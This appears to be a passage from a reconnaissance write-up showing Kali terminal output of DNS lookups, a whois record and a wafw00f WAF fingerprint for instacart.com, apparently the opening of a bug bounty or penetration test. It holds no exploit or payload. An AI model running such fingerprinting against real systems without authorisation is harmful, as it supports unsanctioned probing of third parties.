


```
┌──(adhi㉿kali)-[~]
└─$ host www.instacart.com
www.instacart.com has address 104.18.16.6
www.instacart.com has address 104.18.17.6
```




```
┌──(adhi㉿kali)-[~]
└─$ host -t ns www.instacart.com
www.instacart.com name server molly.ns.cloudflare.com.
www.instacart.com name server ivan.ns.cloudflare.com.

┌──(adhi㉿kali)-[~]
└─$ host -t mx www.instacart.com
www.instacart.com has no MX record

┌──(adhi㉿kali)-[~]
└─$
```

Whois:



```
┌──(adhi㉿kali)-[~]
└─$ whois instacart.com
   Domain Name: INSTACART.COM
   Registry Domain ID: 196775_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.registrar.amazon.com
   Registrar URL: http://registrar.amazon.com
   Updated Date: 2023-01-10T21:21:30Z
   Creation Date: 1996-10-31T05:00:00Z
   Registry Expiry Date: 2029-10-30T04:00:00Z
   Registrar: Amazon Registrar, Inc.
   Registrar IANA ID: 468
   Registrar Abuse Contact Email: abuse@amazonaws.com
   Registrar Abuse Contact Phone: +1.2067406200
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: NS-132.AWSDNS-16.COM
   Name Server: NS-1394.AWSDNS-46.ORG
   Name Server: NS-1943.AWSDNS-50.CO.UK
   Name Server: NS-589.AWSDNS-09.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-06-19T12:46:21Z <<<
```

WAF:



```
┌──(adhi㉿kali)-[~]
└─$ wafw00f https://www.instacart.com/

                ( W00f! )
                                404 Hack Not Found
                                                405 Not Allowed
                                        403 Forbidden
                        502 Bad Gateway         500 Internal Error

                        ~ WAFW00F : v2.1.0 ~
        The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.instacart.com/
[+] The site https://www.instacart.com/ is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```